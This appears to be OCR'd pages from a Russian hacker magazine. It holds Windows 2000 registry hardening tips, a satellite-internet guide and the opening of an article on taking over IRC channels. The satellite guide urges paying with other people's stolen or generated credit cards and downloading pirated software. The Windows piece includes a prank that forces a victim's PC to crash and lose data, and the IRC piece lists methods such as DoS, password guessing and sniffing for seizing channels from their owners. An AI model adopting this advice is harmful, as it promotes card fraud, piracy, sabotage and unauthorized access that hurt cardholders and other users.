Ленивые товарищи могут просто прогуляться на http://www.microsoft.com/downloads/release.asp?releaseid=23359 и отгрузить там себе заплатку.



AutoRun - он же автозапуск. Иногда страшно удобная, а иногда страшно вредная штука. Прикинь, заходит к тебе лучший друг :), вставляет свежезаписанный диск, автоматически запускается классная демонстрашка, а тем временем, помимо просто суперских визуальных эффектов, какой-нибудь гнусный троян имеет твой комп со всеми его (компа) :) потрохами.
Для того чтобы на корню извести подобные безобразия, AutoRun нужно отключить. Конечно, есть мазохистское решение - каждый раз, при загрузке CD-Rom'а держать нажатым левый Shift. Но кому нужен лишний гимор?
Поэтому иди в:
HKEY_LOCAL_MACHINE \ SYSTEM\CurrentControlSet\Services\CDRom
Шукай там параметр Autorun, чей тип должен быть REG_DWORD. Значение 0 соответствует "отключено" (что нам и надо), значение 1 - "включено", значение по умолчанию.


Не всякий может (хочет) следить за тем, не ломится ли кто на его компьютер. Но всегда лучше поберечься (все знают, кто бережет береженого). Поэтому, первейшая мера - отрубить на фиг Network Browser, чтобы отныне любой "враг", который даже если и подключится к сети, не увидел твоей машины, и не стал бы ее сканировать (конечно, зная сетевое имя компа, все равно можно на него "постучаться", но не зная - попробуй, найди :)).

Итак, иди в:
HKEY_LOCAL_MACHINE\System\CurrentControlSet\Services\LanManServer\Parameters.
Ищи здесь ключ Hidden, и меняй его значение с 0 на 1. Хотя можно сделать чуть :) проще - набрать в консоли net config server /hidden:yes



Еще одна хорошая дыра - твой любимый Screen Saver, по-русски говоря, хранитель экрана. Как это ни покажется странным, многие почему-то забывают настроить эту маленькую, но иногда такую вредную программку. Ведь и тут Uncle BillG за всех подумал. По умолчанию используется хранитель экрана с именем login.scr, который запустится, даже если Screen Saver выбран не был. Как известно - .scr файл - это фактически такой же исполняемый бинарный файл, как и любой другой. А что если вместо родного login.scr тебе фашист подложил свою гранату? То-то!

Поэтому нужно идти в
HKEY_USERS\.DEFAULT\Control Panel\Desktop
Создать, если нету, параметр ScreenSaveActive, тип параметра REG_SZ, значение параметра - 0, отключено, т.е. это правильное - твое, значение 1 - значение по умолчанию, т.е. login.scr включен на автозапуск.



Но отруб Network Browser'а - это еще полдела. Безусловно, стоит сделать карачун и Null-Session. Null-Session - это такая причудливая вещь, которая позволяет другому пользователю, даже не зная никаких логинов и паролей на твою систему, получить всю инфу о зашареных (share - разделенных, доступных для общего пользования) директориях, об имеющихся на компе локальных пользователях, в общем, инфу много о чем.

Чтобы убрать эту "информационную" дыру :), идем по адресу:

HKEY_LOCAL_MACHINE\System\CurrentControlSet\Control\Lsa
Делаем там REG_DWORD-параметр с именем RestrictAnonymous и присваиваем ему значение 1.


Всем отважным пользователям, бороздящим необъятные просторы Сети с помощью модема, совсем нелишне вести полный лог всех событий, которые с ним (модемом) происходят. Поэтому настоятельно рекомендую включить запись на всю активность твоего модема. Для этого идем:

HKEY_LOCAL_MACHINE\System\CurrentControlSet\Services\Rasman\Parameters

Делаем DWORD параметр Logging, и присваиваем ему значение 1.


После этого периодически заходим в \System32\RAS\Device.LOG,

и внимательно смотрим!




Помимо этого - рекомендация лучших собаководов: убить как класс шаринги на всех автоматически зашареных директориях.

Для этого нужно неспешно добраться до:
HKEY_LOCAL_MACHINE\System\CurrentControlSet\Services\LanmanServer\Parameters
Там создать DWORD-параметр с именем AutoShareWks и присвоить ему значение 0. После чего все шаринги ручками убираются, система отправляется в перезагруз и возвращается из него с чистым и не обремененным зашареными директориями диском.



Ядерное восстановление

Уязвимость, а с другой стороны, сила Win2k в том, что ядро этой ОСи, с одной стороны можно-таки повредить (как в случае действий дурной




программы, так и в случае неправильных действий дурной головы и шаловливых ручек). Но и восстановить ядро (а во многих случаях - и работоспособность) Win2k тоже можно. Главное только - сделать резервную копию ядра. Для этого в "хорошее" место - в директорию Win2k\System32 - надо скопировать файлы ntoskrnl.exe и hal.dll, обозвав их, например, ntoskrnlsafe.exe и halsafe.dll. Если вдруг случаются траблы, то просто правится файл загрузочной информации - boot.ini. К строке загрузки системы, обычно имеющей вид:
multi(0)disk(0)rdisk(0)partition(2)\Win2k="Windows 2000 Prof. - BG Must Die!" /fastdetect
делается (после /fastdetect) приписка :) - /kernel=ntoskrnlsafe.exe /hal=halsafe.dll.
и все - everything должно быть как в танке, т. е. работать.

Естественно, что точно также можно восстановить работоспособность системы в случае неудачной смены ядра, да и вообще многих "ядерных" поломок.
Ну, и как апофеоз: если тебе крупно повезло :) и у тебя есть постоянный IP'шник, то тогда на тебе могут легко испытать DoS. Не в смысле DOS, а DoS - отказ в обслуживании - Denial of Service. Виной всему "корявый" NetBIOS, который работает поверх всеми любимого TCP/IP (NetBT). Реализация протокола NetBIOS НЕ включает в себя проверки аутентичности, т. е. зная реальный адрес чела - его можно немного поспуфить (в итоге накроется сеть, Сеть, и, может быть, вообще вся аутентификация в домене). Для устранения этой ошибки нужен новый файл - netbt.sys, получить который можно по ссылке отсюда - http://support.microsoft.com/support/ kb/articles/q269/2/39.asp, впрочем, эта проблема решена в SP1, но все равно прочитать статейку с M$.com стоит - уж больно она познавательная.

Короткие оптимизационные советы.


Коль скоро ты решил сделать Win2k своей основной системой, нелишне ее немного доработать и в интерфейсном плане.
1. Сделай Command Prompt в *Nix стиле.
Для этого иди в HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Command Processor или в HKEY_CURRENT_USER\Software\Microsoft\Command Processor.
Затем добавь (если его нет) REG_DWORD-параметр с именем CompletionChar.
Присвой параметру значение "9". (Кстати, лучше проверить обе ветви реестра, т.к. значение CompletionChar в HKEY_CURRENT_USER более приоритетно, чем в HKLM.)
Теперь тебе будет достаточно набрать в командной строке несколько первых символов от имени, нажать Tab, и имя автоматически дополнится до полного.
Если часто пользоваться командным интерпретатором (cmd), функция автоматического дополнения - абсолютно незаменимая вещь.




2. Если тебя "достает" надпись типа "Windows 2000 Professional, build 2195" в правом нижнем углу экрана, то ее можно легко убрать, пройдя в реестр по адресу:
HKEY_CURRENT_USER\Control Panel\Desktop Registry, и изменив здесь значение параметра PaintDesktop Version с 0x1 на 0x0.
3. ATA-100 диски в Win2k работают, как ATA-66. Чтобы повысить производительность, можно или поставить BusMaster, который идет в комплекте с мамой, или получить апдейт от Microsoft (кстати, одно другого не исключает, по крайней мере, заплатка от M$ может быть более универсальной). Идем сюда:
http://support.microsoft.com/support/kb/articles/q260/2/33.asp и отгружаем патч.
4. Злая шутка над пользователем Win2k.

Есть два способа устроить "салют" из 2х - 4х пальцев для пользователя Win2k:

1-й способ. Сходить в HKEY_LOCAL_MACHINE\Software\Microsoft\WindowsNT\CurrentVersion\Winlogon, создать здесь DWORD-параметр EnableQuickReboot и присвоить ему значение 1.



После чего нужно, as usual, уйти в reboot, и тогда нажатие волшебных клавиш Ctrl -Alt-Shift-Del в первом случае или двукратное нажатие Scroll Lock одновременно с удержанием правой клавише Ctrl во втором будут приводить к Navy Screen of Death, или, говоря в НТ'евой терминологии - БСОДу - голубому экрану смерти (в Win2k этот экран стал морского - Navy - цвета).
Особенно эта функция полезна, когда в комнату заходит начальник или резко врываются люди в камуфляже. Вся не сохраненная инфа, улетает в dev/null почти стопроцентно (никогда не знаешь - на какого спеца можешь нарваться, а вдруг он гуру по восстановлению данных из страничного файла?).
Ну что же - теперь ты вполне предупрежден, а значит, как говаривал известный многим дон Педро Сангре, он же капитан Питер Блад, вооружен.
На этом позвольте откланяться.
Думаю, что скоро мы обязательно вернемся к за-



2-й способ. Прогуляться в HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\i8042prt\Parameters, создать здесь новый DWORD-ключ с именем CrashOnCtrlScroll и присвоить ему любое ненулевое значение, например ту же единицу.

щите IE-версий 4 и старше, а также проведем реальный тест на взлом Win2k, как в только что установленной версии, так и "доработанной" в плане безопасности. Обо всем этом тебе будет подробно доложено в одном из ближайших номеров Х. Следи за анонсами!


Халявный Интернет через космос!

N1ght (night@tut.by)

Хэллоу, глобальный хацкер-варезник! Как у тебя дела со скачкой свежего вареза с инета, фигово? Выделенка узкая, месячная плата за траффик превышает годовой бюджет? =) Выход есть! (С) метро =) Прочитав эту статью и немного раскошелившись на оборудование, ты узнаешь, как быстро сливать варез/фильмы/софт/порно (нужное подчеркнуть) даже на диалапе, не особо при этом засиживаясь в инете!

И что же это за мегарулез такой?


Ответ: спутниковый инет. Нет, это не разрекламированный НТВ-интернет, за который тебе пришлось бы платить абонентскую плату ежемесячно. Хоть она (абонентка) и небольшая, но, тем не менее, лучше юзать полную халяву =) Рассмотрим же мы в данной статье инет от EuropeOnline, которая первой в Европе предоставила высокоскоростной доступ за небольшие деньги (о том, как избежать оплаты, читай ниже). Установив комплект оборудования, мы можем поиметь сам спутниковый инет, прямую скачку файла (мечта варезника), а также спутниковое радио и TV с качеством DVD, если купить не простую карту, а с tv-тюнером.
Принцип работы следующий:



Запрос по файлу отправляется на прокси с использованием наземного канала, будь то диалап или выделенка, а принимается варезка, соответственно, через спутник со скоростью 50-170 Кбит/с (в зависимости от сайта, с которого идет скачка). Если же файл разбить в гетрайте на несколько частей либо сливать кучей, то суммарная скорость будет около 250-340 Кбит/с. И это - если просто лазить по инету и качать файлы. При юзании прямой скачки скорость может достигать 2-2.5 МБит! Неплохо, да? =) Теперь обо всем по порядку.

Железо

Из оборудования нам понадобится спутниковая антенна (куда ж без нее? =) не менее 90 см в диаметре (хотя в некоторых местах нужна большая антенна - см. карту покрытия)



и направленная на спутник “Astra” 19,2 градуса восточной долготы. В случае если у тебя тарела направлена на HotBird, обратись к специалистам, которые пристреляют тарелку на Астру. Не забудь подогнать и спутниковую DVB-карту, их выпускает более десятка фирм. Мне тарелка с установкой + DVB-картой (куплены у барыг) обошлась 200 у. е. Хотя если все делать официально, заплатишь примерно на сотню дороже. У меня DVB-карта от Pentamedia (www.pentamedia.com), поэтому рассказывать буду про них, а какую выбрать - это дело твоё, настройки карт различных производителей не особо отличаются.

У “Пентамедии” есть несколько вариантов карт:


Pent@Net - обычная карта, Pent@Vision (Pent@Vision CI) - карта с тюнером, Pent@U - USB-карта для ноутбуков. На карте с тюнером нельзя одновременно юзать инет и смотреть тиви =(, и, естественно, она стоит дороже на энную сумму. Выбор за тобой.

Значит, тарелку поставили, карту засунули в комп, все подключили. Карточка находится как

сетевуха, и для нее ставятся соответственные дрова с компакта (если брал карту в магазине) или из дистрибутива, скачанного с сайта-изготовителя (если перехватил у барыг). После установки нужно настроить IP-адрес карты на какой-нибудь локальный, у меня он - 125.0.0.1. Затем ставим спец. Софт, в котором мы настроим коннект с транспондером (Transponder - Запросчик-ответчик (с) стилус =)). На европейской части России увереннее всего будет прием с транспондера 103. Настройки для него следующие:

Frequency [MHz]: 12460.00
Symbol Rate [MSPS]: 27.50
Polarization: Horizontal
Bandwidth: KU
22K: ON
Viterbi Rate: Auto (или 3/4)
DiSEqC: None
LNB Type: Universal

Затем нужно добавить Data Broadcast PID Numbers - они все в HEX, то бишь в 16-ричной системе исчисления: 200, 311, 312, 411. А также поставить птичку Auto Multicast PID.
Если же тебе вдруг понадобилось заюзать другие транспондеры (113, 114, 115),то подробную информацию о настройке ты найдешь на сайте www.europeonline.com.
Когда ты все сделаешь правильно, то должен увидеть (по крайней мере, с софтом Pent@Net) надпись "103" (либо другое, тобой выбранное название)... Lock Ok!, и полосу уровня приема сигнала.



Если этот уровень всегда зеленый, то настройка прошла успешно и сигнал ловится отлично. В противном же случае проверь конфиги, и попробуй другой транспондер.

Закупаемся и поднимаемся


Железо настроено, теперь надо попробовать заюзать скоростной инет =). Для этого надо зайти на www.europeonline.com и подписаться на услугу internet via sky. Как, там требуют кредитную карточку? А почему у тебя до сих пор ее нет? =)) Да я имею ввиду не твою, а некоторого спонсора, который и не знает о собственном credit cards-спонсорстве =). Если же ты кулкардер, и с картами проблем нет, думаю, ты знаешь что делать... При удачном раскладе берётся ЕВРОПЕЙСКАЯ карта (желательно Англия, Франция, Германия), ибо другие там не принимают, и происходит подписка на год (гимора меньше). Еще полгода назад можно было без проблем подписаться на услугу по генеренной (!!!) карте, но недавно до конторы видимо дошло, что их кидают не по мелочи (долго же доходило... что-то около двух лет =)), и они ввели проверку карты в онлайне. Так что теперь такой халявы не будет - только реальные карты =(. После регистрации введенный тобой логин/пароль начинают незамедлительно работать. Стоит отметить, что если ты не обладешь CC`ами или избегаешь их использования, то можно оформить подписку легально, уплатив порядка 15$ в месяц дилеру EOL. Хотя, может и вообще ничего за первый год не придётся легально платить: есть конторы, поставляющие DVB-карты от EuOnline, укомплектованные годом инета for free. Так что если мазы закупиться по кредиткам нету, не расстраивайся: проблема разрешима, и в любом случае тебе стоит дочитать этот интересный :) материал до конца.

Инет

Для того чтобы ощутить весь кайф спутниковой скорости, прописываем в браузер, гетрайт и прочую шнягу прокси proxy103.europeonline.net (194.177.32.196) на порт 8080, и пытаемся открыть какую-нибудь страницу.
Делать это надо с загруженным софтом, где мы прописали настройки транспондера. Тебя должны попросить ввести логин и пароль - сделай это =). Если ты не прочувствовал всей скорости, значит, ты зашел на сайт Васи Пупкина, размещенный на перегруженном серваке или узком канале в Нижнем Злобосранске.

Скоростной инет

По настоящему ты прочувствуешь мощь, воспользовавшись следующей фишкой. Скачиваем софтину по ссылке:
ftp://ftp.europeonline.net/pub/EON/Kencast/Fazzt6ClientAndTwoFish.exe (размер около 10 мег, но через спутник должно скачаться быстро), инсталлим ее. В процессе установы загрузится сразу две инсталляционных проги. Сначала инсталлим Fazzt Delivery, а затем TwoFish Add-on. После перезагруза в систрее появится спутниковая тарелка, и если она без крестика, значит, сервис успешно загрузился. Однако из-за кривых рук "европы онлайн" TwoFish инсталлится не туда, куда надо. Следовательно, нам надо выпрямить их руки. Все файло вместе с подкаталогами из c:\TwoFishAddon\ скидываем в c:\program files\kencast\fazzt\ - это необходимо для корректной расшифровки принятых файлов. Теперь идем на www.europeonline.net и скачиваем настроечный скрипт Fazzt6Configuration.fzc (ftp://ftp.europeonline.net/pub/EON/Kencast/Fazzt6Configuration.fzc), в результате чего в конфигурации Fazzt, в закладке Permanent Channels, должен появиться Announcement Channel. Кликаем на него и выбираем Edit и в строке Interface меняем Default на IP-адрес установленной на компе DVB-карты (в нашем случае выбрать из выпадающего списка 125.0.0.1).



Теперь осталась самая малость: зарегистрировать прогу спецключом, по которому будут приниматься файлы. Снова заходим на www.europeonline.net и логинимся со своим именем и паролем, выбрав транспондер, который сейчас юзаешь. Далее, в меню давим на Download Centre, затем Sheduled files (справа) и получаем список файлов, поставленных в очередь на бродкаст (прямую скачку через спутник).




Выбираем любой ближайший по времени на твоем транспондере и жмем get it (обрати внимание на то, чтобы скачка была free, а не стоила пару евро). Появляется popup-окно, где предлагают скачать персональный регистрационный ключ. Быстро жми на ссылку, пока она не пропала при перезагрузке окна.





Скачав файл и закинув его в реестр, перегружаем машину. Теперь ключ активировался и можно начинать активно сливать софт/варез. Можно поднимать софт из базы ЕОЛа, в котором обычно размещены разные проги, музон с mp3.de, последние демки игрушек, дистрибутивы последних версий юниксов, а также трейлеры из свежих фильмов. Но нам нужно сливать варез, а не разную шнягу. Для этого в менюшке слева тискай File Fetch. Там мы видим форму из одного поля, куда надо вписать урл на ftp или http, и, как ты мог заметить, - обьем твоего кэша на "европе онлайн" - 700 мегов (вполне хватит, чтобы слить образ CD). Если с первого раза файл не добавился - попробуй несколько раз. В результате получаем File has been added. После добавления посещай ссылку File Fetch раз в пять минут и следи за прогрессом скачки. При 100% появляется надпись get it. Естественно, жмем туда и опять видим знакомый уже попап. На этот раз не жмем по ссылке, где мы брали ключ к фаззу, и спустя несколько секунд видим название заказанного файла, цену, время доставки (UTC+1 = CET), а также идентификатор скачки. Не жмем OK, пока не предложат скачать файл с названием, идентичным идентификатору (о, как сказал, - всем тавтологам на завсить =)).



В окне скачки выбираем "открыть из текущего места". Все! (уфф...) Можно отключаться от инета и идти спать, оставив комп включеным, а прогу, для спутникового инета запущенной. По ходу, файл должен скачаться в указанное время со скоростью ~2.5Мбит/сек. Т.е. реально можно сливать полгига за час! Неплохо, да? =) Только прежде чем заливать в кэш ЕОЛа кучу больших файлов, проверь нормально ли работает скачка на мелочи из списка sheduled files, а также есть ли место на винте =) Кстати, даже если нужных тебе файлов нет в sheduled files - используй форму поиска. Т.к. у EOLa соглашение с ZDNet, следовательно, все ЗДНетовские файлы можно найти на EOLe.

Спутниковые каналы без тюнера

Одной из интересных услуг EOLa является потоковый броадкастинг различных спутниковых каналов в формате Windows Media со скоростью 1Мбит/с. Т.е. даже не имея карточки с тюнером можно смотреть 4 канала EOLa (в основном - фигня всякая), а также такие каналы, как "Евроспорт", бизнес-канал CNBC, канал путешествий Travel Channel, канал моды Fashion TV. По последнему, кстати, 24h показывают крутых тёток под веселую музыку =). Для того чтобы их принять (каналы, не тётенек: их ты примешь, если сконтачишь с фотомодельным агентством =)), скачиваем с сайта n1ght.narod.ru архив с файлами *.nsc и перетаскиваем один из файлов в медиаплеер. Если прога для спутниковой карточки загружена, ты должен увидеть выбранный спутниковый канал (соединение с инетом не требуется).

Вот собственно и все что я хотел сказать по поводу халявного инета через спутник. За тобой решение: юзать или не юзать. Если есть какие-то вопросы, зайди на Яндекс и набери "европаонлайн" - все вопросы сразу отпадут. Также очень много полезной информации про EOL в частности и про спутниковый инет в целом ты найдешь на сайте www.itelsat.com.ua.

Захват канала на IRC!

Денис Мысенко (denis@mysenko.com)

Классификация

Существует несколько способов тэйковера, среди которых выбирается самый легкий или самый незаметный, в зависимости от случая. Это:
- изменение/добавление TCL-скрипта;
- модификация исходного кода бота;
- убийство бота (DoS);
- подбор паролей;
- сниффинг;
- хай-жакинг;
- подражание;
- хуман-фактор.

В статье мы рассмотрим подробно каждый из них.

Начнём, чтобы не кончить

Начнем с определения. Тэйковер (takeover) - захват канала на IRC, то есть получение статуса оператора на нем, когда реальный его владелец совсем этого даже не хочет (а быть может, просто нужно возвратить твой собственный чан). Зачем заниматься этой байдой? Порой просто необходимо указать "кто есть ху" оборзевшим козлам. Или же - по невероятной лёгкости бытия - возникает желание, чтобы в whois красовалась собака (@) около нужного канала. Осуществить захват можно практически в любой сети, но сегодня я бы хотел поговорить о работе с бессервисными сетями, которым наиболее характерны тэйковеры, в стандартном понимании этого слова. Итак, речь пойдёт о беспределе в сетях EFNet и IrcNet (наиболее крупные, из всех service free).



